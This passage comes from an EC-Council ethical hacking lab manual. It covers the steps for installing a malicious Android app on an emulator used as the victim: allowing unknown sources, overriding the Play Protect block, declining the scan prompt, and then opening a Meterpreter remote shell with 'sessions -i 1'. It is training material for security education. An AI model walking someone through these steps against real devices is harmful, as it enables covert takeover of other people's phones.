


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. **Install unknown apps** screen appears, now, turn on **Allow from this source** and click back.



25. A **MainActivity** screen appears; click **Install**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. After the application installs successfully, an **App installed** notification appears; click **OPEN**.

    Note: Blocked by play protect pop-up appears click **INSTALL ANYAY**


    Note: send app for scanning? pop-up appears, click **DON'T SEND**



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Switch back to the **Parrot Security** virtual machine. The **meterpreter** session has been opened successfully, as shown in the screenshot.


    Note: In this case, **10.10.1.14** is the IP address of the victim machine (**Android Emulator**).



28. Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot.

